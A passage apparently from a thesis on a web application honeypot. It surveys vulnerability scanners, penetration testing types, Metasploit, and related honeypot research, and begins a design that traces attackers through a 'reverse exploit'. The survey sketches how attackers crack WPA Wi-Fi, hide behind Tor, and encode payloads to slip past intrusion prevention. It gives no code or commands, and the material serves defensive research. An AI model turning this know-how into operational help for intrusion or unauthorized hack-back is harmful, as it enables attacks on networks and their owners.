## 2.8 Vulnerability Scanner and Reconnaissance Tools

Web vulnerability scanners, also called Web security scanners, are the tools for Web application penetration testing [22]. An attacker also uses these tools to break the security of a system.

### 2.8.1 Grabber

Grabber is a simple and portable web application scanner which can detect many security vulnerabilities in web applications [19]. This should be used only to test small web applications because it takes too much time to scan large applications. It can detect the following vulnerabilities:

- Cross site scripting
- SQL injection
- Ajax testing
- File inclusion
- JS source code analyzer
- Backup file check

### 2.8.2 Nmap

Nmap [23] uses raw IP packets in different ways to determine the hosts that are available on the network. Then, Nmap can identify what applications with version those hosts are offering, what operating systems they are running, and what type of packet filters/firewalls are in use. It is also a popular port scanning tool [15]. Port scanning is typically a part of the reconnaissance phase of a penetration test or an attack. Sometimes attackers will limit their testing to a few ports while other times they will scan all available ports. To do a thorough job, a vulnerability scanner should scan all ports and; in most cases, a penetration tester will scan all ports. An actual attacker may choose not not scan all ports if he finds a vulnerability that can be exploited because of the “noise” (excess traffic) a port scanner creates.

### 2.8.3 Nessus

The Nessus Project had started by Renaud Deraison in 1998 to provide remote security scanner [20]. The first intention is to provide a free remote security scanner. However, on October 2005, Tenable Network Security changed Nessus 3 to a proprietary license.

Nessus is one of the popular network vulnerability scanners in this world [24]. It allows scans for misconfiguration for the software that installed in the machine. It also includes detecting open ports of a machine and version of the software installed in a machine. Other than that, it also scans vulnerabilities that allow a remote hacker to control or access sensitive data on a system, denials of service against TCP/IP stack and PCI DSS audits. This also includes web application scanning; for example to detect SQL injection and cross site scripting. Nessus has come out with two versions of the release: Home Feed release and Professional release. The difference between the Home Feed and Professional release is the update of plugins from the Nessus knowledge base. Home Feed release only gets latest plugins as per installation date.

### 2.8.4 Sqlmap

Sqlmap [25] is an open source penetration testing tool that automates the process of finding and exploiting SQL injection vulnerability in a website's database [12]. It has powerful detection engine and many useful features for the ultimate penetration tester. It supports range of database servers including MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB. It offers full support to 6 kinds of SQL injection techniques: time-based blind, boolean-based blind, error-based, UNION query, stacked queries and out-of-band [26].

### 2.8.5 Vega

Vega [27] is a free and open source scanner and testing platform to test the security of web applications. It is written in Java, and runs on Linux, OS X, and Windows. It can be used to find SQL injection, header injection, directory listing, shell injection, cross site scripting, file inclusion and other web application vulnerabilities. This tool can also be extended using a powerful API written in JavaScript. While working with the tool, it lets us set a few preferences like total number of path descendants, number of child paths of a node, depth and maximum number of request per second, etc.

### 2.8.6 Zed Attack Proxy

Zed Attack Proxy [28, 29] is also known as ZAP developed by OWASP. This tool is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is available for Windows, Unix/Linux and Macintosh platforms. The key functionalities of ZAP are as follows:

- Intercepting Proxy
- Automatic Scanner
- Traditional but powerful spiders
- Fuzzer
- Web Socket Support
- Plug-n-hack support
- Authentication support

- REST based API
- Dynamic SSL certificates
- Smartcard and Client Digital Certificates support

### 2.8.7 WPScan

WPScan [30] is a black box WordPress vulnerability scanner that can be used to scan remote WordPress installations to find security issues. WordPress user enumeration is the first step in the brute force attack in order to gain access to a WordPress account. WPScan is used to retrieve a list of account names and to enumerate any plugins that are installed.

### 2.8.8 W3af

W3af [31] is a popular Web Application Attack and Audit Framework which aims to detect and exploit all web application vulnerabilities. The w3af core and its plugins are fully written in Python. The project has more than 130 plugins, which can identify and exploit SQL injection, cross site scripting (XSS), remote file inclusion and more.

### 2.8.9 Skipfish

Skipfish [32] is also a nice web application security tool. It crawls a website and then, checks each pages for various security threats and at the end prepares the final report. This tool is written in C. It is highly optimized for HTTP handling utilizing minimum CPU. It claims that it can easily handle 2000 requests per second without adding a load on CPU. It uses a heuristics approach while crawling and testing web pages. This tool also claims to offer high quality with less false positives.

### 2.8.10 Wapiti

Wapiti [33] is a web vulnerability scanner and command-line application which can audit the security of web applications. It performs black-box testing by scanning web pages and injecting data. It tries to inject payloads and see if a script is vulnerable. It supports both GET and POST HTTP attacks and detects multiple vulnerabilities.

It can detect File Disclosure, File inclusion, Cross Site Scripting (XSS), Command execution detection, CRLF Injection and Weak .htaccess configuration.

## 2.9 Penetration Testing

Penetration testing is an authorised simulated attack to detect publicly known security issues that have been previously revealed and published. Though the goal of penetration testing [1] is to increase and reinforce information system security; it definitely does not prove that a system is completely safe and not prone to hacker attacks. Penetration testing can be executed either manually or automatically. Reddy et al. [34] defines three major steps for successful penetration testing in a system:

- Gather maximum possible information about the application and the infrastructure.
- First, go for infrastructure level penetration testing to verify how the infrastructure has been deployed and secured.
- While performing the application test, focus on any entrance points where user input is accepted and dynamic content is generated. Next, probe these identified areas for the weaknesses in the information leakage, input validation, session manipulation and authentication. If any of the sensitive information found as leaked, it should be recorded and used to reassess the overall understanding of the application and how it works.

Penetration tests are sometimes called white hat attacks because the good guys are attempting to break the security of a system to ensure that the system is not vulnerable [35].

### 2.9.1 Targeted Testing

Targeted testing is performed by the organization's IT team and the penetration testing team working together. It is sometimes referred to as a "lights-turned-on" approach because everyone can see the test being carried out.

### 2.9.2 External Testing

This type of penetration testing targets a company's externally visible servers or devices including domain name servers (DNS), e-mail servers, Web servers or firewalls. The objective is to find out if an outside attacker can get in and how far they can get in once they've gained access [36].

### 2.9.3 Internal Testing

This test mimics an inside attack behind the firewall by an authorized user with standard access privileges. This kind of test is useful for estimating how much damage a disgruntled employee could cause.

### 2.9.4 Blind Testing

A blind test strategy simulates the actions and procedures of a real attacker by severely limiting the information given to the person or team that's performing the test. Typically, they may only be given the name of the company. Because this type of test can require a considerable amount of time for investigation, it can be expensive.

### 2.9.5 Double Blind Testing

Double blind testing takes the blind test and carries it a step further. In this type of penetration testing, only one or two people within the organization might be aware a test is being conducted. Double-blind tests can be useful for testing an organization's security monitoring and incident identification as well as its response procedures.

## 2.10 Identity Hiding Technique

Professional hackers go through the victim system that may be traceable. While attacking, they use free or other hacked Wi-Fi access point [36], change their own machine's MAC address, and/or use proxy or Tor (The Onion Router) to hide their identity.

### 2.10.1 Using Hacked Wi-Fi

Wi-Fi is a technology that permits networking of two or more systems without using wires and shares files, and internet between them. Wi-Fi Alliance developed security certification programs for both Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access II (WPA2) security protocols to secure wireless computer networks [37]. The Alliance defined these protocols because researchers found lacking in the previous system, Wired Equivalent Privacy (WEP) [38].

A flaw in a feature added to Wi-Fi, called Wi-Fi Protected Setup (WPS), allows WPA and WPA2 security to be bypassed and effectively broken in many situations. Many access points have a WPS enabled by default.

WPA Protected Wi-Fi can be hacked with the use of Kali Linux, Aircrack-ng, and an Alfa Network AWUS036H 802.11 b/g Long-Range USB adapter, and a word list to attempt to crack the passphrase [36]. Aircrack-ng is an 802.11 WEP and WPA-PSK key cracking tool that can retrieve keys once adequate data packets have been captured. It implements the standard Fluhrer- Mantin-Shamir (FMS) attack [38] along with some optimizations like KoreK attack [39] as well as the all-new Pychkine-Tews-Weinmann (PTW) attack [39]; thus making the attack much faster compared to other WEP cracking tools.

One of the Wi-Fi hacking methodologies is demonstrated by simulation in Appendix.

### 2.10.2 Using Tor

In 1981, the first anonymous digital network, commonly known as MixNet was proposed by Chaum in "Untraceable electronic mail, return addresses, and digital pseudonyms" [40].

The Onion Router (Tor) [41] is a network of routers whose purpose is to make the traffic of a user anonymous by mixing traffic with that of others and relaying it through several intermediate hops before forwarding to the destination. Tor is based on technology originally designed by the U.S. Naval Research Lab in 1996 and enjoys some measure of popularity, with an average of two hundred thousand active users as of March 2011 [41].

Messages sent over an onion routing network are encrypted with their routing information and delivered to an intermediate server for forward delivery. Messages delivered using the onion routing network are encrypted multiple times with each layer using a different encryption key and routing instructions. The first node in a chain would only be able to encrypt the routing instructions to deliver the message to the next node. Each node in the sequence decrypts a layer until the complete message is decrypted and transmitted to the destination. Figure 2.8 shows the path a typical message takes through the Tor network. Traffic enters the Tor network




Figure 2.8: Basic Tor Network

through an onion proxy which accepts TCP streams. Some identifying features are scrubbed from the data using application filters before the data is relayed over the network through TLS encrypted connections. The intermediate nodes responsible for routing messages are known as relays and are typically chained together to construct a circuit. When traffic leaves the Tor network, it is delivered by a special kind of relay known as an exit node. At an exit node, the data is transmitted in the original format it was supplied at the onion proxy. The onion proxy builds circuits incrementally obtaining a session key from each successive relay in a circuit. Once all session keys for a circuit have been obtained, the message is broken into fixed sized cells of 512 bytes and iteratively encrypted using the session key of each node in the circuit in the reverse order that the data traverses the network. Cells come in two forms: control cells and relay cells. Control cells are used to create and maintain circuits, while relay cells contain commands for circuit maintenance and additional data for verifying message integrity and identifying streams [42].

## 2.11 Metasploit Framework

The Metasploit Framework (MSF) [43–45] is far more than just a collection of exploits. It's an infrastructure that can be built upon and utilized for custom needs. MSF can be used to exploit a system. The basic steps for exploiting a system using the MSF include:

- Choosing and configuring an exploit
- Checking whether the target system is susceptible to the chosen exploit
- Choosing and configuring a payload
- Choosing the encoding technique so that the IPS ignores the encoded payload
- Executing the exploit

One can more easily understand the Metasploit Architecture from Figure 2.9.




Figure 2.9: Metasploit architecture overview

Rex is the basic library for most tasks and it handles sockets, protocols, text transformations, and others. MSF Core provides the ‘basic’ API and defines the Metasploit Framework. MSF Base provides the ‘friendly’ API and simplified APIs for use in the Framework. Exploit is defined as module that uses payloads. An exploit without a payload is an Auxiliary module. Payloads consist of code that runs remotely. Encoder module ensures that payloads make it to their destination. NOP module keeps the payload sizes consistent. Plugins work directly with the API. They manipulate the framework as a whole, hook into the event subsystem and automate specific tasks which would be tedious to do manually. Msfconsole is another interface available for Metasploit interaction Msfconsole is robust, scalable, and easier to use. It allows defining global variables, performing lookups in exploit database, and more. Meterpreter sessions can be maintained in a single Msfconsole.

## 2.12 Summary

The basic aspects of honeypots, several dangerous vulnerabilities and recent attacking statistics have been briefly discussed to understand present trend of attacker. Vulnerability level and tools are also considered in this chapter to develop better and realistic honeypot for attacker. In this chapter, the present problem is discussed that demonstrates how attackers gain access of other wifi network or use proxy router while hacking . Also, a review of penetration testing, pentesting categories and metasploit framework are discussed.

# Chapter 3

# Related Works

Last few years, many researchers worked widely with honeypot. Several models and designs using honeypot have been proposed for security against various attacks. This chapter will discuss research works related to honeypots for understanding the different models and methodologies of honeypot to trap attacker.

## 3.1 Honeypot Related Works

Richardson et al. [46] define a method of using the masquerading router and honeypots to protect back-end servers from attacks. Front-end servers that connect directly to client machine can be replicated easily but back-end servers can not be replaced in the same manner. Back-end servers handle more complex request that involve significant state updates and manage valuable information. They propose a network model that grants for isolation from unauthorized traffic, blacklisting of misbehaving clients, and limitation on the effectiveness of back-end DoS attacks. Four components are used within a network to accomplish these objectives: (i) Back-end server, (ii) Masquerading router, (iii) Honeypot, and (iv) Authentication server. The first one is the back-end server itself that manages the sensitive data and operations of a web application. This back-end server is isolated from the network by a separate connection to a masquerading router that performs its function in a specialized way and changes all IP and MAC entries on packets exiting the router to the current values for the router itself. This layer of indirection prevents the discovery of the actual MAC address of the back-end server's network card. This indirection also facilitates the masquerading router to allow legitimate traffic to pass to the back-end server or to the attached honeypot where it is deployed on the separate network connected by the masquerading router. The final component authentication server (AS) has the responsibility of authenticating legitimate clients and allowing them to utilize the sensitive information on the network via a connection to the front-end servers. AS has another responsibility of assigning tickets based on client permissions. The ID and the IP address of the client are forwarded to the masquerading router for storage in its routing table. Therefore, the masquerading router is able to determine traffic originating source. The DoS attacks on back-end servers can be limited by limiting further packets from any traffic arriving at the honeypot. This can be supplemented by blacklisting clients that exceed their permissions and manage to authenticate.

Khattab et al. [47] use roaming honeypot that allows the locations of honeypots to be unpredictable to mitigate service-level DoS attacks. Frequently changing a set of servers is used as honeypots at any given time making it difficult for hackers to find and shut down the honeypots; thus, enhancing the performance of the system against attacks. Since honeypots are deployed at fixed, detectable locations and on machines different than the ones they are supposed to protect, sophisticated attacks can avoid the honeypots. They propose their roaming honeypots scheme to mitigate the effects of service-level DoS attacks, in which many attack machines acquire service from a victim server at a high rate, against back-end servers of private services. The locations of honeypots are continuously and unpredictably changing within a pool of back-end servers. Each server alternates between providing the service and acting as a honeypot in a manner unpredictable to attackers. The roaming honeypots scheme detects and filters attack traffic from outside a firewall, and also mitigates attacks from behind a firewall by dropping all connections when a server switches from acting as a honeypot into being active. Against service-level attacks, the advantage of their roaming honeypots scheme is twofold: firstly, idle servers (honeypots) identify attacker addresses so that all their consequent requests are filtered out; secondly, each time a server shifts from idle to active; it drops all its current (attack) connections, opening a window of opportunity for proper requests before the attack re-builds up. These two benefits are the filtering effect and the connection-dropping effect, respectively. Whereas the filtering effect secures the service against attacks launched from outside a firewall (external attacks), the connection-dropping effect mitigates attacks launched from behind the firewall (internal attacks).

Khattab et al. [48] extend the work done in [47] to propose a scheme of honeypot back-propagation to backtrack and find the source of the DoS attack and thus, further increasing defence mechanisms against DoS attacks. They offer honeypot back-propagation, a hierarchical trace back scheme, which efficiently traces back to and halts sources of attack streams without major effect on the performance of legitimate traffic streams. It achieves these properties by merging the effectiveness of the Push-back mechanism for tracing back and controlling attack traffic, and the ability of the roaming honeypots to exactly and promptly detect attack signatures. The core idea of the proposed scheme is that when a roaming honeypot accepts packets, it starts a trace back process by notifying autonomous systems across the path(s) towards attack sources. The alert triggers an autonomous system-level input-debugging process on traffic destined for the honeypot, and further transmits honeypot activations upstream towards attack sources. Within each autonomous system, attack hosts are recognized and filtering rules are set up to block their network access. The ability of honeypot back-propagation to accurately distinguish attack packets from legitimate ones enables this aggressive action, as opposed to rate limiting, against attack traffic without penalizing legitimate traffic. When a very large number of hosts join in a DDoS attack, extensive deployment and cooperation among ISPs are necessary for trace back to be effective. Honeypot back-propagation provides a high payoff in this regard. First, it uses accurate attack signatures, and thus, reduces collateral damage. Second, it helps ISPs to accurately locate compromised hosts on their networks. This information is helpful, because these hosts may be involved in spreading viruses and spam to other hosts within the ISP. Third, incremental benefits are possible with partial deployment of honeypot back-propagation, because network messages involved in the scheme can be piggybacked on Border Gateway Protocol (BGP) messages to traverse legacy networks. Another implication of an attack launched from a large number of machines is that the attack rate per machine can be reduced while achieving the same damage. They address low-rate attacks by a progressive honeypot back-propagation scheme. They evaluated their schemes analytically and using ns-2 simulations. The analytical model estimates the average time to reach and stop an attacker, while the simulations study the effect of different attack parameters on the effectiveness of the scheme. The results show that attacks can be stopped within seconds under many scenarios.

Anirudh et al. [7] deploy a honeypot based security system for an Internet of Things (IoT) system to block DoS attacks from malicious attackers and also to collect information on the attacker so that future attacks might be prevented. Basically, an IoT system consists of several interrelated computing devices, sensors, Radio-frequency identification (RFID) tags, etc., that are connected to a main server through the internet allowing transfer of data and information without human involvement. Generally, attacks are concentrated towards the main server rather than the individual devices connected in the system. It is easier to access the main server rather than the individual devices and by crashing the main server, the whole system is supposedly shut down. In their model, all requests from clients are passed to the IDS. Legitimate requests from clients pass through the IDS onto the server. If the IDS detect any anomalies in the requests, the requests are passed onto the honeypot and the information related to the attacker are stored as logs in a database. There is a collection of logs stored in this case unlike the primary scenario. When a request reaches the IDS, the information of the client is checked with the logs and if it matches, a verification request is shown to the client which checks if it is a spam client and then blocks the client completely off the server if verification fails. Otherwise, if the client passes the verification, the data sent is passed onto the server.

Moore et al. [49] use honeypot technique to detect ransomware. Prevention methods is not be able to protect against new and unknown attack techniques; therefore the next line of defense arises from intrusion detection systems. Observing to use a honeypot as an intrusion detection system, honeypots do not prevent intrusions, but similar to a intruder alarm where an indicator of an intrusion gives the system administrator an opportunity to prevent any further spread of damage to the system. Analysis of ransomware actions indicate that the attack often would progress alphabetically through mapped drives; therefore a development to the trail is to map an early letter of the alphabet to the honeypot area. Their investigation with two approaches to detecting ransomware, initially, a honeypot folder monitored with a File Server Resource Manager (FSRM) File Screen, followed by observing changes to the Windows Event Logs. The FSRM follow the guidance in and can be updated with known filename and extensions of modern attacks hosted on GitHub. This is an effective method to block ransomware being written to a specific honeypot folder. EventSentry is configured following the instructions to set up file auditing to event 4663: an attempt is made to access an object. Actions are setup to follow the three tiers, email, Stop Server service and finally shutdown the service. These would be linked to filters, with the required thresholds to trigger the action. Determining this threshold needs some consideration: if it is too low, many false alerts would be generated; conversely, if too high, would result in never triggering. Each network exhibit different usage characteristics, but for the experiment, a ten second period is considered. In the experimental setup, normal activity is monitored and averaged over a day.

Prevention of zero-day attack using methods for isolating the malicious traffic by using a honeypot system and analyzing it in order to automatically generate attack signatures for the Snort intrusion detection/prevention system was deployed by Musca et al. [5]. They build the honeypot to collect information. Honeypot can also be categorized according to the level of interaction the attacker has with it. They have low-interaction honeypot that can be a port listener program to log any connection without doing an actual task and high-interaction honeypot that can be a server to run real services. Instead of building firewalls and writing intrusion detection and prevention systems, they lure in attackers and study penetration methods. They use an isolated environment (a virtual machine) to deploy the honeypot system, which consists of software components that constantly analyze what is happening to the system. The honeypot system has only malicious activity because it is not used as a production system. Using a protected machine they capture the collected data through an encrypted tunnel and then process it. The attack analysis framework automatically detects unknown attacks and generates signatures for the

Snort intrusion detection or prevention system.

Recently, Danchhenko et al. [50] propose honeypot system to detect suspicious activity on Remote Desktop Protocol(RDP). They have examined two remote access protocols: Remote Desktop Protocol (RDP) and Virtual Network Computing (VNC) with Remote Frame Buffer (RFB) protocol. These protocols operate on a client-server scheme. The objective of these protocols is connection and management of the clients' servers and scanning server data. These protocols have a system of information protection from unauthorized access, theft and disclosure of information.

Low-interaction aggressive web application honeypot uses JavaScript into the browser's response to trace attacker's information [24] based on their IP addresses when XSS or SQL injection attack happens. Some client-side attacks can be predicted by behavior analysis using previously recorded client honeypot data [51].

## 3.2 Summary

In this chapter, research works related to the honeypot are discussed to understand different architecture and working methodology about honeypot. Related works in honeypot are either to detect and analyze specific types of attacks or to prevent attacks by diverting them from production server. Some of these are used to analyze suspicious code in packet. There is no model to trace attacker's full resources using metaploit contents.

# Chapter 4

# Proposed System Design and Implementation

This chapter will present the design of our proposed web application honeypot. It will also describe the architecture and design of every module in proposed system, the implementation procedure and workflow details of the system.

## 4.1 Proposed System

To identify attackers and trace their resources and activities by getting access through reverse exploit, the proposed system consists of 4(Four) different components as shown in Figure 4.1.

- Attack detection module (ADM) that detects attack and generates log records in honeypot database.
- A web application honeypot (WAH) placed in different location from real server that contains metasploit contents.
- Metasploit content generator (MCG) that automatically generates given number of metasploit contents for web application honeypot.
- Data capture and analysis module (DCAM) that extracts attacker system information and store into database for further analysis.

### 4.1.1 Attack Detection Module

ADM contains log analyzer and parser (LAP), attacking log records (ALR) and attack diversion algorithm (ADA) as shown in Figure 4.2. LAP extracts ALR except login panel access from raw access log file in WAH. Real Web Application (RWA) also contains raw access log file where attacking detection process may cause more




Figure 4.1: Components of Proposed System

false positive alerts. For that reason, raw access log only from WAH is considered to update ALR.

Login page link in WAH contains ADA that can check IP from ALR and can divert attacker to fake login page in WAH. It also pass legitimate user to the real login page in RWA.



Raw Access Log
Log Analyzer and Parser (LAP)
Attacking Log Records (ALR)
Attack Diversion Algorithm (ADA)

Figure 4.2: Attack Detection Module

#### 4.1.1.1 Log Analyzer and Parser

ADM focuses on SQL injection attack because it is the most common and popular vulnerability into web application [52]. A SQL injection attack comprises of injecting a deformed SQL query into a web application via client-side input. Several tools are used to create SQL injection attack. Web server of WAH get only access logs those are attempts to attack except login link page and login panel page. All fake links are added into RWA as honeypot links from WAH, as shown in Figure 4.3, which are not usually used by client or general visitor or authorized user. Most of the




Figure 4.3: Active links in RWA from WAH

time, attacker use web analysis tools to be sure that SQLi attack will be workable or not. Web analysis and vulnerability scanner tools are also used to scan open port and directory listing. ALR generated by LAP contains exceptional log that may be port scanning, dictionary attack, or SQLi attack. LAP of ADM extracts data from raw access log, web server log file and blacklisted IP list. LAP stores or updates unique IP, attacking type and access details such as URL details into ALR in WAH to mark attacking IP address.

#### 4.1.1.2 Attacking Log Records

While analyzing raw access log or web server log file, following things are considered to update attacking log records -

- Log contains ports that are not permitted but tried to be accessed
- Log contains IP address that are already blacklisted in attacking log table
- Log URL contains SQLi attack, directory listing and dictionary attack

### 4.1.1.3 Attack Diversion Algorithm

While an attacker or a client accesses login link to get login page, ADA detects attack based on marked IP from ALR. Initially, it diverts attacker to login panel in WAH to get user credentials and checks with user table in honeypot database.

